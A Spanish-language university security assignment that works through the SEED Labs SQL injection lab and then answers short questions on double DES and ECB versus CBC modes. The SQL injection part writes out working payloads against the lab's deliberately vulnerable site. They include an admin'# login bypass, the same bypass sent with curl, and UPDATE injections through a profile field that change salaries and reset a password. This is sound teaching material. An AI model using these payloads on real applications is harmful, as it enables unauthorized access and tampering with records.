



Facultad de Ciencias Exactas, Ingeniería y Agrimensura  
UNIVERSIDAD NACIONAL DE ROSARIO

# Seguridad Informática

## Trabajo Práctico 2

**Alumna:**

Cipullo, Inés

2023

## SQL Injection

Tema realizado en modo avanzado.

### Task 1

Luego de abrir la consola de `mysql` y cargar la base de datos ya existente en la VM, `Users`, corro el comando `mysql> show tables;` para mostrar las tablas de la base de datos. Vemos que hay una única tabla, `credential`, que se entiende que contiene la información de los perfiles del sistema. Con el comando `mysql> select * from credential;`, se imprimen todas las filas y columnas de la tabla, el output del comando fue el siguiente:

```
mysql> show tables;
+-----+
| Tables_in_Users |
+-----+
| credential      |
+-----+
1 row in set (0.00 sec)

mysql> select * from credential;
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address | Email | NickName | Password |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | Alice | 10000 | 20000 | 9/20 | 10211002 | | | | | fdbe918bdae83000aa54747fc95fe0470fff4976 |
| 2 | Boby | 20000 | 30000 | 4/20 | 10213352 | | | | | b78ed97677c161c1c82c142906674ad15242b2d4 |
| 3 | Ryan | 30000 | 50000 | 4/10 | 98993524 | | | | | a3c50276cb120637cca669eb38fb9928b017e9ef |
| 4 | Samy | 40000 | 90000 | 1/11 | 32193525 | | | | | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
| 5 | Ted | 50000 | 110000 | 11/3 | 32111111 | | | | | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
| 6 | Admin | 99999 | 400000 | 3/5 | 43254314 | | | | | a5bdf35a1df4ea895905f6f618e83951a6effc0 |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
6 rows in set (0.00 sec)

mysql> █
```

Una vez que se conocen la estructura y el contenido de la tabla, para obtener solo la información de perfil de *Alice*, se puede correr el siguiente comando: `select * from credential where Name = 'Alice';`.

## Task 2

### Task 2.1

La idea es autenticarse en la página web como administrador para poder tener acceso a los datos de todos los perfiles, pero sabiendo unicamente que el usuario es `admin`, sin conocer la contraseña.

Luego de entender cómo está implementada la autenticación de la página web, nos damos cuenta que no se utilizan queries parametrizadas, sino que el usuario y contraseña que se ingresan son agregados a la query como texto plano. Analizando la estructura de la query, vemos que ingresando el usuario del administrador y comentando el resto de la query, se puede lograr autenticarse como administrador.

Como usuario entonces utilizamos `admin'#`, la comilla para indicar que finaliza el nombre que se quiere ingresar y el numeral para comentar el resto de la query. Esto significa que en la contraseña no hace falta poner nada porque no se la utiliza para la query y aparte no hay validación de los datos que se ingresan.

Desde la página de login, entonces, ingresamos de la siguiente manera:

Employee Profile Login

USERNAME admin'#'

PASSWORD Password

Login

Copyright © SEED LABS

Luego de apretar el botón de Login, obtenemos la información de todos los perfiles:

User Details

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Copyright © SEED LABS

## Task 2.2

Ahora, busquemos repetir el ataque del punto anterior pero enviando solicitudes HTTP a través de líneas de comando y no utilizando la página web.

Para lograrlo, utilizamos `curl` y le pasamos la URL de la página incluyendo los parámetros de usuario y contraseña. Efectivamente obtenemos como respuesta el HTML donde se muestra la información de todos los usuarios. Como sigue:

```
[11/08/23]seed@VM:~$  
[11/08/23]seed@VM:~$  
[11/08/23]seed@VM:~$ curl 'http://www.seedlabsqlinjection.com/unsafe_home.php?username=admin%27%23&Password='  
<!--  
SEED Lab: SQL Injection Education Web platform  
Author: Kailiang Ying  
Email: kying@syr.edu  
-->  
<!--  
SEED Lab: SQL Injection Education Web platform  
Enhancement Version 1  
Date: 12th April 2018  
Developer: Kuber Kohli  
  
Update: Implemented the new bootstrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a button to logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table theme.  
  
NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these items at all. Therefore the navbar tag starts before the php tag but it ends within the php script adding items as required.  
-->  
  
<!DOCTYPE html>  
<html lang="en">  
<head>  
  <!-- Required meta tags -->  
  <meta charset="utf-8">  
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">  
  
  <!-- Bootstrap CSS -->  
  <link rel="stylesheet" href="css/bootstrap.min.css">
```

```

<!-- Browser Tab title -->
<title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ></a>

      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-item active'><a
class='nav-link' href='unsafe_home.php'>Home <span class='sr-only'>(current)</span></a></li><li class='nav-it
em'><a class='nav-link' href='unsafe_edit_frontend.php'>Edit Profile</a></li></ul><button onclick='logout()'
type='button' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button></div></nav><div class='container'>
<br><h1 class='text-center'><b> User Details </b></h1><hr><br><table class='table table-striped table-bordere
d'><thead class='thead-dark'><tr><th scope='col'>Username</th><th scope='col'>EId</th><th scope='col'>Salary<
/th><th scope='col'>Birthday</th><th scope='col'>SSN</th><th scope='col'>Nickname</th><th scope='col'>Email<
/th><th scope='col'>Address</th><th scope='col'>Ph. Number</th></tr></thead><tbody><tr><th scope='row'> Alice<
/th><td>10000</td><td>20000</td><td>9/20</td><td>10211002</td><td></td><td></td><td></td><td></td></tr><tr><th
scope='row'> Bobby</th><td>20000</td><td>30000</td><td>4/20</td><td>10213352</td><td></td><td></td><td></td></tr>
<th scope='row'> Ryan</th><td>30000</td><td>50000</td><td>4/10</td><td>98993524</td><td></td><td></td></tr>
<th scope='row'> Samy</th><td>40000</td><td>90000</td><td>1/11</td><td>32193525</td><td></td><td></td><td></td></tr>
<th scope='row'> Ted</th><td>50000</td><td>110000</td><td>11/3</td><td>32111111</td><td></td><td></td><td></td></tr>
<th scope='row'> Admin</th><td>99999</td><td>400000</td><td>3/5</td><td>43254314</td><td></td><td></td><td></td></tr></tbody></tabl
e>
    <br><br>
    <div class="text-center">
      <p>
        Copyright &copy; SEED LABS
      </p>
    </div>
  </div>
  <script type="text/javascript">
    function logout(){
      location.href = "logoff.php";

```

Si bien a simple vista no se entiende mucho el contenido de la respuesta, copiándolo en un archivo y abriéndolo en un navegador se renderiza la página con la información que se buscaba.

### Task 2.3

Luego de poder acceder a la información, queremos poder modificarla utilizando la misma vulnerabilidad. Esto se podría lograr con una segunda query. Se puede ingresar un usuario al autenticarse que haga justamente eso. Un posible usuario es el siguiente:

```
admin'; DELETE FROM credential WHERE Name = 'Alice'; #
```

De esta manera, lograríamos autenticarnos como administrador y aparte se ejecutaría la segunda query que borra el registro del usuario *Alice*. Se podría también hacer con una query UPDATE para modificar algún registro.

El inconveniente con el que nos encontramos, es que el método utilizado para ejecutar la query no soporta ejecución multi-query, por lo que obtenemos un error del servidor al intentar loguearnos con el usuario antes mencionado y una contraseña cualquiera. El error fue el siguiente:

```
There was an error running the query [You have an error in your SQL syntax; check the manual that  
corresponds to your MySQL server version for the right syntax to use near 'DELETE FROM credential WHERE  
Name = 'Alice'; #' and Password='d033e22ae348aeb566' at line 3]\n
```

Intentamos modificar el archivo .php donde se encuentra la implementación del login de la página web para utilizar otro método que si soporte ejecución multi-query, pero sin resultados positivos.

Para lograr alterar los datos de la base de datos se va a tener que explotar alguna otra vulnerabilidad, si la hay.


### Task 3

Se conoce otra vulnerabilidad de la aplicación, en este caso en la página que le permite a los empleados actualizar algunos de sus datos personales. Esta vulnerabilidad es similar a la anterior, pero con una declaración sql UPDATE, lo cual es más peligroso ya que permite modificar los datos. Se puede tener acceso a esta página logueandose a un perfil no administrador, usando la vulnerabilidad antes explotada.

#### Task 3.1

Desde la página principal de la aplicación, nos logueamos al perfil de Alice, ingresando `Alice'#` como usuario y sin la necesidad de conocer la contraseña.

Estos son los datos actuales de su perfil:




**Employee Profile Login**

USERNAME Alice'#

PASSWORD Password

Login

Copyright © SEED LABS



**Alice Profile**

Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

Luego, queremos utilizar la página **Edit Profile**, que permite editar algunos datos del perfil de Alice, para editar su salario, que no es uno de los



campos que se permiten editar. Para ellos, ingresamos lo siguiente en el campo de nickname: Ali', salary = 100000 WHERE Name = 'Alice' #. De esta manera el apodo de Alice pasara a ser Ali y su salario pasará a ser \$100000. A continuación, muestro como se ve esto desde la página:

**Alice's Profile Edit**

NickName: Ali', salary = 100000 W

Email: Email

Address: Address

Phone Number: PhoneNumber

Password: Password

**Save**

Copyright © SEED LABS


Key	Value
Employee ID	10000
Salary	100000
Birth	9/20
SSN	10211002
NickName	Ali
Email	
Address	
Phone Number	

Copyright © SEED LABS

**Task 3.2**

La idea es ahora modificar el salario de Bobby. Esto lo podemos lograr ingresando al perfil de Bobby, o mismo desde el perfil de Alice en el que ya estamos logueados. Para hacerlo desde el perfil de Alice, nuevamente vamos a editar sus datos, pero esta vez ingresando `' , salary = 1 WHERE Name = 'Bobby' #` en el campo `nickname`. En lugar de definir un apodo como hicimos con Alice, directamente cerramos comillas y evitamos que el campo de apodo se modifique, para que no levante sospechas. A continuación muestro como se ven los datos de Bobby previo a la modificación (el salario es 30000), como se ve la página donde hago la modificación, y finalmente como se ven los datos luego de ser modificados (el salario es 1):

```
mysql> select * from credential;
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address | Email | NickName | Password |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | Alice | 10000 | 100000 | 9/20 | 10211002 | | | | Ali | fdbe918bda |
e83000aa54747fc95fe0470fff4976 |
| 2 | Bobby | 20000 | 30000 | 4/20 | 10213352 | | | | | b78ed97677 |
c161c1c82c142906674ad15242b2d4 |
| 3 | Ryan | 30000 | 50000 | 4/10 | 98993524 | | | | | a3c50276cb |
120637cca669eb38fb9928b017e9ef |
| 4 | Samy | 40000 | 90000 | 1/11 | 32193525 | | | | | 995b8b8c18 |
3f349b3cab0ae7fccd39133508d2af |
| 5 | Ted | 50000 | 110000 | 11/3 | 32111111 | | | | | 99343bff28 |
a7bb51cb6f22cb20a618701a2c2f58 |
| 6 | Admin | 99999 | 400000 | 3/5 | 43254314 | | | | | a5bdf35a1d |
f4ea895905f6f6618e83951a6effc0 |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
6 rows in set (0.00 sec)
```



**Alice's Profile Edit**

NickName: ', salary = 1 WHERE Na

Email: Email

Address: Address

Phone Number: PhoneNumber

Password: Password

Save

Copyright © SEED LABS


```
mysql> select * from credential;
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address | Email | NickName | Password |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | Alice | 10000 | 100000 | 9/20 | 10211002 | | | | Ali | fdbe918bda |
| 2 | Bobby | 20000 | 1 | 4/20 | 10213352 | | | | | b78ed97677 |
| 3 | Ryan | 30000 | 50000 | 4/10 | 98993524 | | | | | a3c50276cb |
| 4 | Sammy | 40000 | 90000 | 1/11 | 32193525 | | | | | 995b8b8c18 |
| 5 | Ted | 50000 | 110000 | 11/3 | 32111111 | | | | | 99343bff28 |
| 6 | Admin | 99999 | 400000 | 3/5 | 43254314 | | | | | a5bdf35a1d |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
6 rows in set (0.00 sec)
```

### Task 3.3

Finalmente, se quiere modificar la contraseña de Bobby. Nuevamente lo hacemos desde el perfil de Alice, en la página para editar datos personales. Para modificar la contraseña tenemos que tener algunas otras consideraciones, ya que las contraseñas no se guardan como texto plano en la base de datos, sino que se guarda el valor hasheado con la función SHA1. En este caso, ingresamos

en el campo `nickname` lo siguiente:

`', Password = sha1(password) WHERE Name = 'Boby' #`. De vuelta, no se modifica el valor del apodo y la función `sha1` es la que se le aplica a la contraseña para guardar el valor hashado. De la imagen inmediata anterior donde se muestran los datos de la tabla luego de modificar el salario de Bobby, vemos que el hash de la contraseña de Bobby comienza con `b78...`. Realizamos la modificación, y nuevamente visualizamos los datos de la tabla:



The screenshot shows a web application interface for editing a profile. The browser address bar indicates the URL `www.seedlabsqlinjection.com/unsafe_edit_frontend.php`. The page title is "Alice's Profile Edit". The form contains the following fields:


- NickName: `', Password = sha1('pas`
- Email: `Email`
- Address: `Address`
- Phone Number: `PhoneNumber`
- Password: `Password`

A green "Save" button is located below the form. The footer of the page reads "Copyright © SEED LABS".

Below the web application, a terminal window displays the output of a SQL query:

```
mysql> select * from credential;
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address | Email | NickName | Password |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | Alice | 10000 | 100000 | 9/20 | 10211002 | | | | Ali | fdbe918bda |
| 2 | Bobby | 20000 | 1 | 4/20 | 10213352 | | | | | 5baa61e4c9 |
| 3 | Ryan | 30000 | 50000 | 4/10 | 98993524 | | | | | a3c50276cb |
| 4 | Samy | 40000 | 90000 | 1/11 | 32193525 | | | | | 995b8b8c18 |
| 5 | Ted | 50000 | 110000 | 11/3 | 32111111 | | | | | 99343bff28 |
| 6 | Admin | 99999 | 400000 | 3/5 | 43254314 | | | | | a5bdf35a1d |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
6 rows in set (0.00 sec)
```

Notese que el hash de la contraseña de Bobby comienza con **5ba...**, con lo cual comprobamos que fue modificada. Probamos ingresar al perfil de Bobby con la nueva contraseña, y lo conseguimos:




Employee Profile Login

USERNAME Bobby

PASSWORD \*\*\*\*\*

Login

Copyright © SEED LABS

Home Edit Profile Logout

Bobby Profile

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	

www.seedlabsqlinjection.com/unsafe\_edit\_frontend.php

## Criptografía

Tema realizado en modo básico.

### Ejercicio 2

*Data Encryption Standard*, también conocido como DES, es de los primeros cifradores simétricos de bloque. El cifrador DES utiliza claves de 56 bits, es por eso que en la actualidad es considerado inseguro y ya no se utiliza, al menos no en su versión básica. Una alternativa podría ser tener dos claves,  $k_1$  y  $k_2$ , y encriptar el mensaje usando primero  $k_1$ , y luego encriptar el resultado usando  $k_2$ . Llamemos este nuevo cifrador DES2, y siendo  $DES_e$  un cifrador de DES y  $t$  el mensaje a encriptar, entonces la encriptación de DES2 sería la siguiente:

$$DES2(t, k_1, k_2) = DES_e(DES_e(t, k_1), k_2)$$

Luego, siendo  $DES_d$  un descifrador de DES y  $t$  el mensaje a descifrar, la descryptación consistiría en:

$$DES2(t, k_1, k_2) = DES_d(DES_d(t, k_2), k_1)$$

La vulnerabilidad que volvió obsoleto al cifrador DES no es propia del algoritmo de cifrado, sino que fueron los ataques por fuerza bruta. Con el avance de la capacidad de cómputo, estos ataques se volvieron muy rápidos por la corta longitud de las claves que utiliza, acortando la vida útil de las claves DES hasta volverlas inutilizables. En este sentido, el cifrado doble que se propone sufre la misma vulnerabilidad. Si bien pareciera ser más efectivo que un cifrado DES simple, y aunque puede ofrecer mayor resistencia a un

ataque por búsqueda exhaustiva ya que requerirá de más tiempo y memoria, no ofrece mayor seguridad. siempre suponiendo que la elección de las claves es realmente aleatoria

## Ejercicio 6

El cifrador DES encripta bloques de 64 bits. Es por esto que existen distintos *modos de operación* para poder encriptar textos de longitud arbitraria. Dos de los modos de operación son *Electronic Code Book* (ECB) y *Cipher Block Chaining* (CBC).

ECB consiste en dividir el texto legible en bloques de 64 bits, cada bloque se encripta con una misma clave y el resultado es el texto obtenido de concatenar todos los bloques de 64 bits de texto cifrado. El proceso de desencriptación es análogo. Este modo de operación implica que de bloques legibles iguales se obtengas bloques cifrados iguales, ya que el cifrado de cada bloque es independiente del resto.

CBC, por su parte, es un poco más complejo. También se divide el texto legible en bloques de 64, y se elige un vector de inicialización. Se hace una operación XOR entre el vector de inicialización y el primer bloque de texto legible, y el resultado se encripta con la clave. Luego se hace una operación XOR entre el texto cifrado del primer bloque y el texto legible del segundo, y devuelta el resultado se encripta con la clave, y así sucesivamente hasta encriptar el último bloque. El resultado final consiste de la concatenación de todos los bloques cifrados intermedios. Con este modo de operación se logra que bloques iguales de texto legible no resulten en bloques iguales de texto cifrado, ya que el cifrado de cada bloque depende de todos los bloques

anteriores.

Para encriptar el contenido de una imagen representada en un mapa de bits recomendaría el modo CBC, ya que en una imagen es muy alta la probabilidad de encontrar bloques de bits iguales, y un cifrado ECB revelaría este patrón en el texto cifrado, potencialmente simplificando un ataque.